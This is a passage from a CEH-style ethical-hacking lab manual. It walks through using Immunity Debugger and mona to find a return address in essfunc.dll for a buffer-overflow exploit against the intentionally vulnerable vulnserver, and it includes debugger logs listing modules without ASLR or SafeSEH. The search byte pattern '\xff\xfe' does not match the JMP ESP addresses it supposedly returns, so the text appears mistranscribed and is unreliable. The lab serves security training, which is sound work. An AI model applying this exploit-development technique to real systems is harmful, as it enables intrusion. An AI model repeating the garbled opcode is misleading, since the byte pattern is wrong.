
122. Switch back to the **Windows 11** virtual machine.

Module 06 – System Hacking

123. In the **Immunity Debugger** window, type **!mona find -s "\xff\xfe" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.

124. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Note: Here, the return address of the vulnerable module is **0x625011af**.



```
Immunity Debugger - vulnserver.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c p k b z r ... s ? Immunity: Consulting Services Manager

Address Message
75000000 Modules C:\Windows\SYSTEM32\apphelp.dll
75300000 Modules C:\Windows\System32\RPCRT4.dll
759F0000 Modules C:\Windows\System32\ntuser.dll
76E20000 Modules C:\Windows\System32\KERNELBASE.dll
77080000 Modules C:\Windows\System32\WS2_32.DLL
77240000 Modules C:\Windows\System32\KERNEL32.DLL
77B80000 Modules C:\Windows\SYSTEM32\ntdll.dll
77BF6E70 [06:46:07] Attached process paused at ntdll.DbgBreakPoint
[06:46:20] Thread 0000229C terminated, exit code 0
0BADF000 [+] Command used:
0BADF000 !mona modules

----- Mona command started on 2022-04-04 06:50:37 (v2.0, rev 604) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level : X
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.

Module info :
Base Top Size Rebase SafeSEH ASLR NXCompat OS Dll Version, ModuleName & Path
0BADF000 0x62500000 0x62508000 0x00000000 False False False False True -1.0- [essfunc.dll] (E:\CEH-Tools\CEHv12 Module 06 System Hacking\Bu
0BADF000 0x76e20000 0x77072000 0x00252000 True True True False True 10.0.22000.434 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADF000 0x75050000 0x750a0000 0x00050000 True True True False True 10.0.22000.1 [mswsock.dll] (C:\Windows\system32\mswsock.dll)
0BADF000 0x750a0000 0x75140000 0x000a0000 True True True False True 10.0.22000.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0BADF000 0x00400000 0x00407000 0x00007000 False False False False -1.0- [vulnserver.exe] (E:\CEH-Tools\CEHv12 Module 06 System Hacking\Bu
0BADF000 0x77240000 0x77330000 0x000f0000 True True True False True 10.0.22000.434 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0BADF000 0x759f0000 0x75bb2000 0x000c2000 True True True False True 7.0.22000.1 [msvcrt.dll] (C:\Windows\System32\msvcrt.dll)
0BADF000 0x77b80000 0x77d20000 0x001a0000 True True True False True 10.0.22000.434 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF000 0x75930000 0x759ab000 0x000bb000 True True True False True 10.0.22000.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADF000 0x77080000 0x770e4000 0x000e4000 True True True False True 10.0.22000.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)

[+] This mona.py action took 0:00:01.578000
[+] Command used:
0BADF000 !mona find -s "\xff\xfe" -m essfunc.dll


----- Mona command started on 2022-04-04 07:15:04 (v2.0, rev 604) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level : *
0BADF000 - Only querying modules essfunc.dll
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 - Treating search pattern as bin
0BADF000 [+] Searching from 0x62500000 to 0x62508000
0BADF000 [+] Preparing output file 'find.txt'
0BADF000 - (Re)setting logfile 'find.txt'
0BADF000 [+] Writing results to find.txt
0BADF000 - Number of pointers of type "\xff\xfe" : 9
0BADF000 [+] Results :
625011af 0x625011af : "\xff\xfe" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011b8 0x625011b8 : "\xff\xfe" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011c7 0x625011c7 : "\xff\xfe" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011d9 0x625011d9 : "\xff\xfe" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011df 0x625011df : "\xff\xfe" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011eb 0x625011eb : "\xff\xfe" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
625011f7 0x625011f7 : "\xff\xfe" : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12 Module 06 Sy
62501203 0x62501203 : "\xff\xfe" : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12 Module
62501205 0x62501205 : "\xff\xfe" : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0- (E:\CEH-Tools\CEHv12 Module
Found a total of 9 pointers
[+] This mona.py action took 0:00:01.531000

!mona find -s "\xff\xfe" -m essfunc.dll
Running
7:15 AM
4/4/2022
```

